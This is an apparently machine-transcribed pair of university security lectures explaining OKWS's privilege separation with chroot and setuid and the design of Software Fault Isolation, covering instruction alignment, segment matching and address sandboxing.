So now let us look at how the Principle of Least Privileges is applied to the OKWS web server, more details about this thing can be obtained from this OKWS paper which is downloadable from this page, so in order to achieve the Principle of Least Privileges, the OKWS web server is designed with certain rules, the first rule is that each independent service or each independent module runs in an independent process.

So for example if you have two different services so one for example is the search engine and the other one is say the daily newspaper, each of these should run in a independent process, by doing this we will not be exposing more quote than required, another principle that OKWS actually uses is that every service should run in a separate chroot jail or change root jail, so we will see more details of what ch root jail is but essentially what this particular point would provide is that a particular service would be able to access only the necessary files.

So a particular service for example would not be able to access some other file which is not required for its operation, third, every process would run as a different unprivileged user since the OKWS web server runs over a unique system, what is ensured is that every process and the process comprises of the various services would be running as different users thus we would be having a search engine run as a particular user as well as the daily newspaper run as a different user so by doing this we are able to further isolate one process from another, this is especially useful so as to prevent one process trying to debug the other process or trying to read the internal contents of the other process and so on.

The last principle over which OKWS web server is designed is that it provides a narrow set of database access privileges, by doing this the OKWS web server prevents unrequired access to the database service, before we go into details about how the OKWS web server uses each of these design rules we would require two fundamental aspects about unique systems.

(Refer Slide Time: 20:49)

Achieving Confinement

Through Unix Tools

- **chroot:** define the file system a process can see
 - if system is compromised, the attacker has limited access to the files. Therefore, cannot get further privileges
- **setuid:** set the uid of a process to confine what it can do
 - if system runs as privileged user and is compromised, the attacker can manipulate other system processes, bind to system ports, trace system calls, etc.
- **Passing file descriptors:** a privileged parent process can open a file and pass the descriptor to an unprivileged child
 - (don't have to raise the privilege of a child, to permit it to access a specific high privileged file)

11

So the OKWS server relies on the underlying unique system to provide the necessary security, three unique tools are used extensively during the design of the OKWS web server in order to achieve the required amount of isolation, so one is the change root, chroot and you can google or look up the man pages for change root and setuid, so one is the change root which essentially defines the file system a process can see, the entire OKWS security is based on the security that the underlying unique operating system provides.

Essentially there are three very useful tools that is used quite often by the OKWS web server, so one is the change root, the second is the setuid and the third as we have seen in our previous lecture is the use of passing file descriptors, the change root you can actually look up the man pages for this particular tool would define the file system for what a process can see by using the change root one can define a different file system for every process in the system thus what is possible by this is that every process would see a different file system.


If a particular file system gets compromised and let say the attacker has been able to compromise that system and create a shell from that system, the attacker would be only able to see the files that is visible by that particular process, the files of other processes are completely invisible for the attacker, thus in other words the attacker has limited access to files and therefore cannot get further privileges and view other files which are present.

The second tool what we have seen in our previous lecture as well is that off setuid, using the setuid command, a particular process can be run using a specific user identifier or user ID using this what can be achieved is that a processes can be started and run as different unprivileged users, in OKWS each of the different processes are run as a different user in the OKWS web server each of the different process that gets started is run as a different user.

Thus if any of these processes gets compromised this particular process cannot debug or connect or use the internal contents of another process, further another useful application of setuid is that we could limit the privileges of a particular user, say for example if the system runs in privileged mode and is compromised, the attacker can manipulate other system resources like going to system ports etc.

Now using the setuid tool this thing can be prevented, the third utility which is exploited by OKWS is that in unique systems one process would actually create the file descriptors and could pass that file descriptors to other processes and once the second process obtains the file descriptors it would be able to access privileged files or any other files as required without any other checks. So using this we would be able to let a particular process access a privilege file without requiring to escalate a privilege of the child process itself.

(Refer Slide Time: 24:49)




Now if we go back to the dependency graph and look at it with respect to how OKWS can get compromised we see that a lot less amount of components in the system are getting

compromised so with respect to the OKWS each process is tied with a service so this is quite unlike the Apache case where each user is tied with a specific process, with the OKWS we have a process tied to a service.

Therefore, if a process gets compromised then it is only that corresponding service that gets compromised and all users of that service would get hence compromised, thus we see that T1 and T3 is compromised, so let us say that service S1 corresponds to the web browsing while service S2 corresponds to the newspaper service, now let us say that service S1 corresponds to the search engine while service S2 corresponds to the daily newspaper service.

Now assuming that the search engine gets compromised then all the users and all the states corresponding to the search engine is compromised, on the other hand all the states and services corresponding to the daily newspaper is not compromised thus you see that process P2, S2, T2 and T4 which corresponds to the daily newspaper remains uncompromised while all the components corresponding to the search engine would get compromised thus you see that OKWS has been able to isolate one service from the other. While this is not the best way of achieving security, it is a good tradeoff between security achieved and the performance of the entire system.

(Refer Slide Time: 26:55)




Now if one would actually design a system with strict confinement or strict isolation between the various entities it would look something like this, that is if a user gets compromised then only the activities corresponding to that user would get compromised.

So for example over here if U1 is compromised then the process P1 and the state data T1 and P2 is compromised, so nothing about the user 2, process 2 and so on is actually compromised, while this is the ideal situation, it is not very easy to implement, the reason being is that in order to implement this in practice we would require one process per user essentially with this particular model though it achieves maximum amount of security with the very strict isolation between the various entities.

However, in practice implementing this type of design has got significant performance overheads, this is due to the fact that we have one process per user and if you have a large number of users connecting to the web server the number of processes would increase many folds and therefore the performance will degrade.

(Refer Slide Time: 28:17)



On the other hand, the OKWS web server design principle is able to create a compromise or a tradeoff between the security and the performance which is achieved.

(Refer Slide Time: 28:26)

OKWS Design




runs as superuser; bootstrapping; chroot directory is run monitors processes; relaunches them if they crash

14

So let us look a little more in detail about the OKWS design, now one of the main components in the design is this particular process known as the OKLD, so this particular process runs as a root user and it runs in a change root directory called run, this particular process takes care of bootstrapping the entire OKWS web server, it monitors the various processes which are executed and it determines if a particular process has crashed. If it has crashed then it would restart that particular process, after the OKLD process starts to execute, it would create two more processes.

(Refer Slide Time: 29:07)

OKWS Design



pubd: provides minimal access to local configuration files, html files
Read only access to the files


17

One is the OKD process and the OKLOGD process, the OKLOGD process runs with the user OKLOGD and in the change root directory called log, so this particular process takes care of logging every activity of the web server, so in fact if other processes want to actually write to the file system or want to actually log something on the file system, it would actually communicate with the OKLOGD process through the RPC call.

Now the OKD process runs with the user OKD and in the file system run, so what this particular process does, it listens to external connections through port number 80 and then it forwards the request to specific services, so if the request is invalid then it sends a HTTP 404 error to the remote client if the request is broken then it could send an HTTP 500 request to the remote client.

So another service which gets started is the PUBD service, this runs with the user www and it runs in a change root directory called ht docs, so this PUBD directory provides the minimal access to the local configuration files and other html files so it has only read only access that is present, so one thing to actually note over here is that among the various processes it is only the OKLOGD process which is able to read and write to the corresponding file system, all other processes have only read access to the files.

(Refer Slide Time: 30:58)



Now once all of this is setup the OKLD would then generate the various services like the php service, the SSL service and so on, each of these services runs with a different root and the change root of run file system, now note that we can actually have all of these various processes

running from the change root file system because this run file system is ready only, so now there are connections between the OKD and the various services, for every connection that is requested the OKD would interpret the service that is requested and transfer that request to the corresponding service.

Side by side thus there is RPCs mechanisms between the OKD process and the various services so this RPCs are used to actually transfer request between the OKD and the corresponding services.

So in this way we have the various processes involved with the OKWS web server, the OKLD is kind of the root of this entire web server, it monitors and determines whether each of these services is running healthily, if it is not and if it detects that any of these services are stopped or has been crashed it then restarts that particular service, so this is how OKWS has efficiently been able to manage and isolate various modules within the large web server application.

So in the next lecture in the series, we will see how we would get finer grained isolation, now the over heads over here is that we have several processes that get involved and each process communicates with the other using RPCs, so these RPCs are quite heavy because each of them involve a system call and therefore have the operating system running, so in the next lecture what we would see is more fine grained isolation mechanisms where isolation is achieved within a single process, thank you.

Information Security 5 Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Lecture 32
Software Fault Isolation

Hello and welcome to this lecture in the course for Secure Systems Engineering. In the previous lecture we had looked at one particular problem called confinement and we had seen how a web server which we will which was called OKWS was designed with the principle of least privileges so that the surface with which an attacker can attack the system is drastically reduced, we seen how OKWS used a lot of support that Unix provides with the various access control policies that are present in the Unix operating system to provide an infrastructure where the surface is reduced.

So, what we will be looking at is something known as Software Fault Isolation. So, before we go into what Software Fault Isolation is we will look at particular use case of a web browser. So, note that while the previous lecture looked at the web server we look at the client aspect of the web server that is a web browser. So all of you I am sure must have used a web browsers and what you would have noticed that programming languages used in web browsers or to actually display contents in web browsers are very much different from the regular C or C++ type of programs that are typically used to write applications.

(Refer Slide Time: 01:56)

Web Browser Confinement

- Why run C/C++ code in web browser
 - Javascript highly restrictive / very slow
 - Not suitable for high end graphics / web games
 - Would permit extensive client side computation
- Why not to run C/C++ code in web browser
 - Security!
Difficult to trust C/C++ code

So we will start with this particular application of a web browser, so as you know a web browser connects to a web server such as web server such as say google.com and it downloads the contents of a web page and essentially displays that contents also there are some programming languages or which would allow you to run programs on your local machine so these programs or for example written in JavaScript will be downloaded from the web server into your machine through the web browser and then executed in your local machine.

One question that actually comes to our mind at this particular point of time is why do we have a special programming language for web browsers? Why do we actually have to have some programming language like JavaScript to be used with web browsers? Why cannot we actually use regular C and C++ type of programs with web browsers? So in such a case what would happen is your web browser will connect to a web server download a program written in say C and C++ that program or that executable would then execute through your web browser in your system.

The problem with this particular model is that there is a huge security concern right with C and C++ programs you can achieve a lot of system aspects, you would be able to for example manipulate a lot of files, delete files you could see a lot of system processes that is running and so on, you could directly invoke system calls and this could actually lead to a lot of problems.

So the big reason why we do not want to run C and C++ code in a web browser is security, so essentially it is very difficult for us to trust C and C++ code therefore in order to achieve a more secure environment where the programs that you run through your browser is limited to what it can actually do we use programming languages like JavaScript, so JavaScript is designed to be highly restrictive and as many of you who would have programmed with JavaScript you would be aware that the compared to a C and C++ type of program the program the programming API is our highly limited and therefore you would not be able to do a lot of system a level tasks and as a result your client system which is running your web browser is essentially protected.

The huge problem with actually running JavaScript in your web browser is that JavaScript is extremely slow and therefore it is not suited for high end graphic web pages or for example if you are running games over the web, so using JavaScript would be essentially a huge

disadvantage because the rendering would be extremely slow, so keeping this in mind one would want to run C and C++ code in your web browser.

So we have a problem here while at one site for some applications like high end graphics C and C++ code is preferred in the web browser so that you achieve the right amount of performance you would be able to render your graphics and play web games very smoothly but on the other hand running C and C++ code in a web browser could result in huge security concerns.

(Refer Slide Time: 06:02)

Web Browser Confinement

- How to allow an untrusted module to load into a web-browser?
 - Trust the developer / User decides

Active X



A screenshot of a Microsoft Internet Explorer window titled "Blackboard Academic Suite - Windows Internet Explorer". The address bar shows the URL "http://blackboard2.sandhills.edu/". A security dialog box is overlaid on the page, asking if the user wants to run an ActiveX control from Microsoft. The dialog includes options to "Run ActiveX Control", "What's the Risk?", and "More information". The "Run ActiveX Control" button is highlighted with a red box. The background of the browser shows a simple web page with some text and images.

So one way within which this problem was handled in the past was by means of an ActiveX component, so an ActiveX component especially in a Microsoft Windows type of operating systems would permit a developer to develop code in C++ or which VC++ or something like that and the ActiveX component could be invoked from the web browser, this particular figure over here would show how the Internet Explorer would pop up a message stating that this particular website wants to run an ActiveX component.

Now if the user clicks on this and the user says that the ActiveX component can run then what would happen is that the ActiveX component which is written in C and C++ would be downloaded from the web server into this local machine where this Internet Explorer is present and that ActiveX component will execute. Now essentially as we see this is not a very secure way of doing things because the only protection that is obtained or the only security that is obtained is this particular popup message where the browser requests the user to actually take the decision whether the ActiveX components should run or should not run in

the system and since many users are unaware of the security aspects or the vulnerabilities or the security issues that are linked with ActiveX components, most users would actually click on this run ActiveX component and this could result in their system being compromised.

(Refer Slide Time: 07:55)

Web Browser Confinement

- How to allow an C/C++ in a web-browser?
 - Trust the developer / User decides
Active X
 - Fine grained confinement
 - (eg. NACL from Google)
 - Uses Software Fault Isolation

4

What we will be seeing today is a better way or to actually handle this situation, so what will be looking at is something known as Fine grained confinement where the framework or the web browser would provide a particular platform by which C and C++ code can be executed in a web browser in a very protected environment or in a very confined environment, so till a few years back the Google Chrome web browser used some use something known as Native Client or NACL in their browsers to actually achieve this Fine grained confinement.

So, let us see what a fine-grained confinement is, so we will be actually discussing a particular paper known as Software Fault Isolation.

(Refer Slide Time: 08:47)

Fine Confinement within a Process

- How to
 - restrict a module's capabilities
 - Restrict read/modification of data in another module

(jumping outside a module and access data outside a module should be done only through prescribed interfaces)

(can use RPCs, but huge performance overheads)



5

Now what we achieve with Fine grained confinement is that we have an application over here, now this application you could consider this as a process and as we know within a process any function can invoke any other function, Similarly any function within this particular process can access any global data or data present in the heap of this entire process space.


Now with a fine-grained confinement to within a process what we actually achieved is creating one compartment like this, so code that runs within this compartment is restricted by these boundaries of this particular compartment. So the infrastructure that we provide would ensure that when a function that a function executing in this confined environment cannot directly invoke any function outside this environment, similarly a function present inside this particular confined environment would not be able to directly access any global variable or heap data present outside this confined area.

On the other hand functions one function in this confined area could directly call another function in this area or access data in the global space or heap in this particular confined area essentially in order to achieve this confined infrastructure we would require to address two aspects first how would we restrict a modules capabilities? So, we call this a particular confined module how would we ensure that a function over here cannot access of another function or data outside this particular module, second how would be restrict reading and writing of data outside this particular module.

So one solution for this as we have seen in the previous lecture what OKWS did was by using remote procedure calls what we would do is we would keep this confined area as a totally different process and then we would use remote procedure calls between these two processes to obtain the confinement however the problem over here is that RPCs have a huge overhead, every time you want to invoke a remote procedure call from one process to another process there is a context switch required and therefore the operating system gets invoked the OS would ensure that the RPC is transferred to the right process the process would execute it is required function and then there is another context switch from this particular process back to the callee process.

So, every RPC involves two context switches one to send the request for the remote procedure call and the other one to actually obtain the return values, each context switch is very heavy and therefore would result in performance overheads. So now with this fine grained confinement which will actually discuss in this particular lecture what we would be able to do is obtain one address space and within this address space so we would create a closed compartment where code and data executing in this confined area is restricted by the walls of this compartment.

(Refer Slide Time: 12:37)




The techniques that we will be actually discussing in this particular lecture is present in this paper efficient Software Fault Isolation in SOSP in 1993. So what we do here is the following first the process space that is this part is partitioned in two various logical domains, each logical domain is known as a Fault Domain and each of these domains comprises of data and

code as shown over here, so we have one fault domain over here and this particular fault domain comprises of data and code further each fault domain is given a unique ID.

Now what the Software Fault Isolation framework achieves is that code that is executing within this fault domain is restricted to only this code area and this particular data and any jumps or any function invocation outside this particular fault domain would be caught or prevented. Now the only way by which a function can invoke another function outside the fault domain is through something known as a low-cost cross fault domain RPCs.

So, unlike the regular RPCs which we discussed previously this low-cost fault domain RPC does not involve any context switch rather the OS is not involved at all and therefore the overheads incurred by this particular fault domain is extremely less.

(Refer Slide Time: 14:22)



Now as we know a process comprises of a virtual address space which starts at a 0th location and then extends to a maximum location, so this is the user space of the process. Now we would divide this particular user space into several different segments so what we do is align the segments in such a way that the higher order bits within each memory location within this segment are the same for example we define a segment 0xabcd so this 0Xabcd is the segment identifier or this is the unique identifier for that particular segment.

So this segment starts at the location 0Xabcd0000 and extends up to 0Xabcdffff, so what we would see is that every memory location within the segment starts with 0Xabcd. So what the Software Fault Isolation framework achieves is that any branch or jump instruction within the

segment is to a location in the same segment so this is done by ensuring or checking that the higher order bits of the target address is 0Xabcd similarly every data access by an instruction in this particular segment can be done to a memory location which has an address starting with 0Xabcd.

Now if we are able to achieve this and restrict every branch call or a jump instruction as well as restrict every memory access to locations which start with 0Xabcd then we will be able to confine the instructions within this particular segment to the locations starting from 0Xabcd0000 and extending up to 64 kilobytes from this address. So how do we actually ensure that such jumps or memory accesses are not permitted within a segment.

So there are a couple of ways to do this, so what we do is that we modify the untrusted executable or object at the load time so what we do is we while loading a particular object into this segment we parse that particular object look out for all the jump instructions or all the branches all the call instructions and ensure that the target address for those particular branch instructions all are within this particular segment, so therefore we call this as legal jumps.

(Refer Slide Time: 17:28)

Safe & Unsafe Instructions

Safe Instructions:

- Most instructions are safe (such as ALU instr)
- Many of the target addresses can be resolved statically
(jumps and data addresses within the same segment id. These are also **safe instructions**)

10

So what we do is at the time of loading pass through the entire object file which is going to be loaded in a particular segment so and identify that every branch instruction is to a legal address, every load and store instruction is also to a legal address. So, what we do is we define two types of instructions they are the safe instructions and the unsafe instructions, so most of the instructions are safe instructions.

So instructions such as the ALU instructions or comparison instructions, floating-point instructions and so on are considered as safe instructions further branch or call instructions whose target addresses can be resolved statically that is at load time or at compile time they are also called safe instructions similarly every load and store instruction whose memory address the memory address which they want to load or store can be resolved at the time of loading or compiling so these are also called as safe instructions.

(Refer Slide Time: 18:43)

Safe Instructions

- Compile time techniques / Load time techniques
 - Scan the binary from beginning to end.
 - Reliable disassembly: by scanning the executable linearly
 - variable length instructions may have issues
- 25 CD 80 00 00
AND %eax, 0x000080CD
- CD 80 00 00
INT \$0x80
- A jump may land in the middle of an instruction
- Two ways to deal with this—
 - Ensure that all instructions are at 32 byte offsets
 - Ensure that all Jumps are to 32 byte offset
- AND eax, 0xffffffffe0
JMP *eax

11

So what we actually do is that at the time of compiling or during the time of loading when the object is loaded into a particular segment so what we do is that we open the binary file and start to scan that binary file from the beginning to the end, so what we do is we take the binary code disassemble it and get the corresponding instructions. Now we ensure that the instructions are safe instructions.

So if all instructions are safe instructions then we can permit the object file to be loaded from that particular segment however we need to also take care of the fact that instructions can be disassembled in multiple different ways for example if we have a sequence of binary data like this 25 CD 80 followed by 00 00 this can get disassembled to AND eax comma 0x000080CD however if we start the disassembly from this location as in here CD 80 00 00 then we have an interrupt instruction and this is an interrupt for a system call.

Now what we see is that this AND instruction is safe but however, these interrupt instruction is unsafe therefore while doing the disassembly we need to ensure that such unsafe instructions are not present. The problem that could occur over here is that somewhere in the

particular object file which we are loading into that segment there could be a jump instruction to this memory address corresponding to this CD such a thing happens then we obtain an interrupt which is going to be unsafe.

So, we need to ensure that every branch instruction not only branch to some target address inside that particular segment but also branches to a target address where a legal instruction is present, a legal instruction such as this and not this. Now in order to deal with this second aspect what we do is that we ensure that all instructions start at 32 byte offsets, so therefore if we have a sequence of such binary data corresponding to a correct instruction like the AND instruction present here we would ensure that the 25 over here starts at an offset of 32 bytes thus any jump from the segment can be only done to a 32 byte offset.

So this can be easily done or while scanning the particular binary every time we see a jump instruction we should need to ensure that the higher order bits of that jump instruction have the correct segment value secondly we need to also ensure that the lower 5 bits are set to 0 for the target address so this will ensure that the destination target address always contains a legal instruction.

(Refer Slide Time: 22:09)

Unsafe Instructions

Prohibited Instructions:

- Eg. int, syscall, etc.

Unsafe Instructions: Cannot be resolved statically.

- For example *store 0x100, [r0]*
- Unsafe targets need to be validated at **runtime**
- Jumps based on registers (eg. Call *eax), and Load/stores that use indirect addressing are unsafe.
Eg. JMP *eax


Besides the safe instructions there are certain instructions which are prohibited any instructions like an int which stands for an interrupt or assist call which stands for a system call is prohibited. So while scanning the binary file we need to look out for instructions which are interrupts or system calls so which could transfer execution outside that particular compartment and into the operating system, so these kinds of instructions are not present.

Another form of instructions are known as unsafe instructions, so these instructions are called instructions or branch instructions so besides the prohibited instructions while scanning the binary of the object file we may also come across unsafe instructions so these unsafe instructions are instructions whose target address cannot be resolved statically and they can only be resolved at runtime a nice example of an unsafe instruction is this indirect store instruction where the value of 0x100 is stored in the memory pointed to by r nought, so r naught has some address stored in it and in that corresponding address the value of 0x100 is stored.

Now the problem here and why it is unsafe is that statically we may not be able to determine what the contents of R0 is and therefore we need to wait till runtime to identify or resolve the target address for this store instructions therefore this forms an unsafe instructions. Similarly, we could have indirect branches such as jump percentage eax over here which is also an unsafe instruction.

So, in this particular instruction the program would branch to a memory location depending on the contents of the eax register, the target address for this particular instruction can be only resolved at runtime and therefore this instruction is also an unsafe instruction.

(Refer Slide Time: 24:30)



The way to resolve the unsafe instructions is by doing runtime checks. So, there are two ways in which we could do runtime check one is known as Segment Matching and the other one is known as Address Sandboxing. The scheme for Segment Matching is as follows so what we do is every time we scan the binary file for the object we ensure that every instruction is safe

secondly none of the instructions are prohibited third if the instruction is unsafe then we add some code into that particular object file or we add some certain instructions into that object file, so as to ensure that there is some runtime checks.

Now this is an example for the Segment Matching runtime check, so what we do with in this particular scheme is that whenever we find an unsafe load or store or a branch instruction we add some instructions to do this check first we find out whether the instruction is unsafe if it is indeed unsafe then we do a check to identify whether the address is indeed a legal address, that is if the target address for that branch or the memory axis the load or store is in fact a legal address.

So, a legal address as you may recall would have the same segment ID that is the upper bits of that target address would have that unique segment ID. Now if this check holds true then we permit the execution of that branch or memory axis, on the other hand if this particular check fails then there is a trap and a trap handler is executed typically what would happen is that the object file would terminate.

(Refer Slide Time: 26:34)

Run Time Checks Segment Matching

Insert code for every unsafe instruction that would trap if the store
is made outside of the segment

4 registers required (underlined registers)

```
dedicated-reg ← target address
scratch-reg ← (dedicated-reg >> shift-reg)
compare scratch-reg and segment-reg
trap if not equal
store/jump using dedicated-reg
```

Overheads increase due to additional instructions but the increase is
not as high as with RPCs across memory modules.

14

Now going a bit more into detail we would see how we actually do this runtime checks using Segment Matching. So every time we have a unsafe branch or an unsafe store instruction like this what we do is we take the target address which can be resolved only at runtime and then we load this target address mostly this would be in a register so we would load this target address into some dedicated register, now this dedicated registered is some register in the

processor which is typically not used by the compiler then what we do is we provide the check we ensure that the target address is indeed present in the same segment.

The way we do this is we take the target register shifted by a certain number of bits to ensure that we actually obtain only the unique ID corresponding to the higher bits of that segment and then we store this higher bits in a scratch register, now we compare this value with the segment register which contains the unique segment ID and if they are not equal we trap however if they are equal then we are guaranteed that the target address is indeed a legal target address within the same segment and then we would permit the jump or the store instruction to be performed.

So, note that these extra operations or these extra instructions are done every time we see an unsafe store, or a branch instruction present in the object that we want to load. So now we note that there could be certain overheads involved over here so we first see that there is a move instruction for the target address to the dedicated register there is a shift instruction required and there is a compare instruction that is required to be added or to be inserted into the object code.

Now these could cause overheads in the program now one thing what you would observe were here is when the trap handler executes it would be able to identify the precise load or store instruction that has violated the segment check.

(Refer Slide Time: 28:58)

Address Sandboxing

- Segment matching is strong checking.
 - Able to detect the faulting instruction (via the trap)
- Address Sandboxing : Performance can be improved if this fault detection mechanism is dropped.
 - Performance improved by not making the comparison but forcing the upper bits of the target address to be equal to the segment ID
 - Cannot catch illegal addresses but prevents module from illegally accessing outside its fault domain.

Segment Matching : Check :: Address Sandboxing : Enforce

